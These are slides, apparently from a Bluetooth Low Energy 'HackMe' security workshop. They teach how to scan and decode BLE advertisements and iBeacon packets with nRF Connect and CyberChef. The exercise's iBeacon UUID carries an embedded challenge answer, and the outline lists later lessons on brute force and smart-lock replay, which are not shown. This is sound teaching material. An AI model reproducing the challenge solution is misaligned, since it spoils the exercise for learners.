
Advertisement: one-way broadcast



Public packets*
No pairing required

* except "targeted advertisements" (uncommon)

nRF Connect scan




Will stop after a while, may need to start again

No filter

Icon for device type

Delay between packets


 N/A
 09:1E:BC:09:72:49
 NOT BONDED ▲ -85 dBm ↔ 101 ms

Connectable device


 DESKTOP-L823ACP
 56:3E:CD:6D:9D:1B
 NOT BONDED ▲ -57 dBm ↔ 201 ms **CONNECT**

Optional device name


Signal strength (lower value=closer)

nRF Connect scan

☰ **Devices** STOP SCANNING ⋮


SCANNER BONDED ADVERTISER

No filter


 N/A
 09:1E:BC:09:72:49
 NOT BONDED

Tap device name
(not „connect“)


DESKTOP-L823ACP CONNECT ⋮
 56:3E:CD:6D:9D:1B
 NOT BONDED ▲ -57 dBm ↔ 201 ms


DESKTOP-L823ACP CONNECT ⋮
 77:D7:EC:A3:E1:C9
 NOT BONDED ▲ -49 dBm ↔ N/A

Device type: LE only
 Advertising type: Legacy
 Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)
 Complete list of 16-bit Service UUIDs: 0x180A, 0x180F
 Complete Local Name: DESKTOP-L823ACP

CLONE RAW MORE

More details

BLE advertisements



DESKTOP-L823ACP

77:D7:EC:A3:E1:C9

NOT BONDED ▲ -49 dBm ↔ N/A

CONNECT ⋮

Device type: LE only

Advertising type: Legacy

Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)

Complete list of 16-bit Service UUIDs: 0x180A, 0x180F

Complete Local Name: DESKTOP-L823ACP

CLONE RAW MORE



Decoded data

Raw hex bytes transmitted by device

Raw data:

```
0x02011A05030A180F1810094445534B544F
502D4C383233414350
```

Details:

LEN.	TYPE	VALUE
2	0x01	0x1A
5	0x03	0x0A180F18
16	0x09	0x4445534B544F502D4C383233414350

LEN. - length of EIR packet (Type + Data) in bytes,
TYPE - the data type as in <https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

OK

Raw hex data: LEN, TYPE, VALUE

Raw data:

```
0x02011A05030A180F1810094445534B544F502D4C383233414350
```

Details:

LEN.	TYPE	VALUE
2	0x01	0x1A
5	0x03	0x0A180F18
16	0x09	0x4445534B544F502D4C383233414350

LEN. - length of EIR packet (Type + Data) in bytes,

TYPE - the data type as in <https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

Generic Access Profile: types

Data Type Value ▲	Data Type Name ▲
-------------------	------------------

0x01	«Flags»
0x02	«Incomplete List of 16-bit Service Class UUIDs»
0x03	«Complete List of 16-bit Service Class UUIDs»
0x09	«Complete Local Name»


DESKTOP-L823ACP
CONNECT ⋮
 77:D7:EC:A3:E1:C9
 NOT BONDED ▲ -49 dBm ↔ N/A

Device type: LE only
 Advertising type: Legacy
 Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)
 Complete list of 16-bit Service UUIDs: 0x180A, 0x180F
 Complete Local Name: DESKTOP-L823ACP

[CLONE](#) [RAW](#) [MORE](#)

Raw data:

```
0x02011A05030A180F1810094445534B544F
502D4C383233414350
```

Details:

LEN.	TYPE	VALUE
2	0x01	0x1A
5	0x03	0x0A180F18
16	0x09	0x4445534B544F502D4C383233414350

LEN. - length of EIR packet (Type + Data) in bytes,
 TYPE - the data type as in <https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

<https://www.bluetooth.com/specifications/assigned-numbers/generic-access-profile/>

0x09 (complete local name) hex decoded

The screenshot shows the CyberChef web application interface. The browser tab is titled "From Hex - CyberChef" and the URL is `gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=NDQ0NTUzNGI1NDR...`. The interface includes a sidebar with "Operations" (To Base64, From Base64, To Hex) and "Favourites". The main area shows a "Recipe" named "From Hex" with a "Delimiter" set to "Auto". The "Input" field contains the hex string `4445534b544f502d4c383233414350`. The "Output" field displays the decoded result: `DESKTOP-L823ACP`. The "Output" statistics show a time of 3ms, length of 15, and 1 line. A "BAKE!" button is visible at the bottom of the recipe panel.

Field	Value
Input	4445534b544f502d4c383233414350
Output	DESKTOP-L823ACP

Flags (type 0x01) explained



DESKTOP-L823ACP

77:D7:EC:A3:E1:C9

NOT BONDED

-49 dBm

N/A

CONNECT



Device type: LE only

Advertising type: Legacy

Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)

Complete list of 16-bit Service UUIDs: 0x180A, 0x180F

Complete Local Name: DESKTOP-L823ACP

CLONE

RAW

MORE




DESKTOP-L823ACP

HISTORY

FLAGS & SERVICES

Flags:

00011010 = 0x1A



Complete List of 16-bit Service Class UUIDs:

0000180a-0000-1000-8000-00805f9b34fb (Device Information),

0000180f-0000-1000-8000-00805f9b34fb (Battery Service)



Completion progress:

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

BLE iBeacons

i Theory introduction

BLE advertisements are often used to broadcast some unique device identifiers, which can be used for example to identify specific device or pinpoint very precise indoor location of the receiving smartphone. One of the most commonly used formats is BLE iBeacon. The broadcasted packet contains:

- **UUID**, for example "00112233-4455-6677-8899-aabbccddeeff" - usually specific for vendor or installation
- Two numbers (0-65535): **Major** (usually common for group of devices) and **Minor** (for individual device).
- transmission signal strength, used to calculate the actual distance from device.

The beacon numbers are broadcasted as "manufacturer specific" (0xFF) data type in BLE advertisement packets.

T Task

Your HackMe device advertisement has just changed. It does not broadcast its name any more (nRF Connect shows N/A), has different flags (no "CONNECT" button), and the Bluetooth address should also have changed. Your Windows still "glitches" with its own advertisement, the advertisement will switch just for a moment into "iBeacon", so it might be tricky to catch it:

N/A (iBeacon)
 1A:84:D9:BB:EE:7A
 NOT BONDED ▲ -69 dBm ↔ 100 ms

Device type: UNKNOWN
 Advertising type: Legacy

Beacon:
 Company: Apple, Inc. <0x004C>
 Type: Beacon <0x02>
 Length of data: 21 bytes
 UUID: 6b633468-336d-4269-3334-63306e553144
 Major: 58334
 Minor: 48274
 RSSI at 1m: -56 dBm

[CLONE](#) [RAW](#) [MORE](#)

Take a look at the "RAW" iBeacon packet (Note: if your raw packet starts with "0x1EFF0600" it means you caught this Microsoft packet, not iBeacon). You will quickly notice that there is no mystery - the data is simply embedded as raw hex into "0xFF" (Manufacturer Specific) field:

N/A (iBeacon)
 1A:84:D9:BB:EE:7A
 NOT BONDED ▲ -69 dBm ↔ 100 ms

Device type: UNKNOWN

Raw data:
0x1AFF4C0002156B633468336D4269333463

Might get tricky

Your windows advertises its own packets



N/A

5C:65:88:63:D5:91

NOT BONDED ▲ -48 dBm ↔ 105 ms

Device type: UNKNOWN

Advertising type: Legacy

Microsoft Advertising Beacon:

Scenario Type: Advertising Beacon <0x01>

Version: 0

Device Type: Windows 10 Desktop

Flags: 0x00 (version: 1)

Reserved: 0x02

Salt: 0x8AAF250E

Device Hash:

0xE82C1B012EF86FB6D1F7E8B39C10938F29BED9

[CLONE](#) [RAW](#) [MORE](#)

Changes into iBeacon only for a moment



N/A (iBeacon)

1A:84:D9:BB:EE:7A

NOT BONDED ▲ -69 dBm ↔ 100 ms

Device type: UNKNOWN

Advertising type: Legacy

Beacon:

Company: Apple, Inc. <0x004C>

Type: Beacon <0x02>

Length of data: 21 bytes

UUID: 6b633468-336d-4269-3334-63306e553144

Major: 58334


Minor: 48274

RSSI at 1m: -56 dBm

[CLONE](#) [RAW](#) [MORE](#)

Workaround: stop Windows BLE adv

Settings -> Shared experiences



Disable both "Nearby sharing"
and "Share across devices".

 Nearby sharing

Share content with a nearby device by using Bluetooth and Wi-Fi



Share across devices

Let apps on other devices (including linked phones and tablets) open and message apps on this device, and vice versa



Now your Windows will not
advertise own BLE packets,
you will see just the HackMe.

iBeacon

Transmits

- UUID
- Two numbers:
 - Major
 - Minor
- Signal strength (RSSI)



N/A (iBeacon)

1A:84:D9:BB:EE:7A

NOT BONDED ▲ -69 dBm ↔ 100 ms

Device type: UNKNOWN

Advertising type: Legacy

Beacon:

Company: Apple, Inc. <0x004C>

Type: Beacon <0x02>

Length of data: 21 bytes

UUID: 6b633468-336d-4269-3334-63306e553144

Major: 58334

Minor: 48274

RSSI at 1m: -56 dBm

CLONE

RAW

MORE

iBeacon raw advertisement: 0xFF

Data Type Value ▲	Data Type Name ▲
0xFF	«Manufacturer Specific Data»



N/A (iBeacon)

1A:84:D9:BB:EE:7A

NOT BONDED ▲ -69 dBm ↔ 100 ms

Raw data:

0x1AFF4C0002156B633468336D4269333463306E553144E3DEBC92C8

Details:

LEN.	TYPE	VALUE
26	0xFF	0x4C0002156B633468336D4269333463306E553144E3DEBC92C8

LEN. - length of EIR packet (Type + Data) in bytes,
 TYPE - the data type as in <https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

Device type: UNKNOWN

Advertising type: Legacy

Beacon:

Company: Apple, Inc. <0x004C>

Type: Beacon <0x02>

Length of data: 21 bytes

UUID: 6b633468-336d-4269-3334-63306e553144

Major: 58334

Minor: 48274

RSSI at 1m: -56 dBm

CLONE RAW MORE

Beacons in practice?

- Indoor location, track users
- Display context information in a shop or gallery
- Automatic check-in at places (get free food!)
- Key-finder
- Integration with home automation
- Trigger other location based actions



<https://www.aislelabs.com/reports/beacon-guide/>

Connected underwear



https://www.lovemagenta.com/connected_underwear

Connected underwear: v2



https://www.lovemagenta.com/connected_underwear

How does it work?

THE MAGIC STARTS NOW



Is your partner
distracted by their
phone?



Put on your Connected
Underwear and move
towards your partner.



Your partner will
receive a notification on
their phone.



Partner activates
LoveMode and
distractions are
blocked.



LoveMode on. Music
plays. Get close again.

https://www.lovemagenta.com/connected_underwear

The BLE chip: iBeacon advertisement



N/A (iBeacon)

EA:1A:42:8F:B5:AB

NOT BONDED

▲ -36 dBm

↔ 305 ms

Device type: LE only

Advertising type: Legacy

Flags: GeneralDiscoverable, BrEdrNotSupported

Beacon:

Company: Apple, Inc. <0x004C>

Type: Beacon <0x02>


Length of data: 21 bytes

UUID: ebefd083-70a2-47c8-9837-e7b5634df524

Major: 1

Minor: 2077

RSSI at 1m: -59 dBm




CLONE

RAW




